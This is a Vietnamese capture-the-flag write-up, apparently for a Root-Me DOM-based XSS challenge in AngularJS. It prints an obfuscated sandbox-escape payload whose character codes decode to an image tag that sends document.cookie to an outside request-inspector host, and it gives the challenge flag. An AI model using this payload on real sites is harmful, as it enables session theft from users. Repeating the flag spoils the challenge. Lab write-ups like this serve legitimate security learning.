
Write up challenge XSS DOM Based - AngularJS

Tác giả:

- **Nguyễn Mỹ Quỳnh**

Link Challenge

Truy cập challenge ta thấy có một ô input, sau nhiều lần nhập thử các input khác nhau cũng như cehfn thử các câu lệnh, em nhận thấy các dấu nháy cũng như <> đều bị lọc
Không còn cách nào khác ngoài việc search tìm cách taassn công với AngularJS. Và đây là kết quả tìm được cú phasp sau




Thử chèn câu lệnh khai thác của ta theo cú pháp trên, thay kí tự bằng mã decimal


```
{{x=valueOf.name.constructor.fromCharCode;constructor.constructor(x(100,111,99,117
,109,101,110,116,46,119,114,105,116,101,40,34,60,105,109,103,32,115,114,99,61,39,1
04,116,116,112,115,58,47,47,114,101,113,117,101,115,116,105,110,115,112,101,99,116
,111,114,46,99,111,109,47,105,110,115,112,101,99,116,47,48,49,102,122,103,53,99,55
,53,104,107,103,48,121,119,54,100,99,102,122,114,103,118,121,98,100,47,34,43,100,1
11,99,117,109,101,110,116,46,99,111,111,107,105,101,43,34,39,62,34,41,59))()}}
```


Chèn thành công

Nhận được request chứa cookie của user




Tiến hành gửi url chứa ảnh lỗi cho admin có được flag và decode:





Submit thành công



> **Flag:** rootme{@NGu1@R_J$_1$_C001}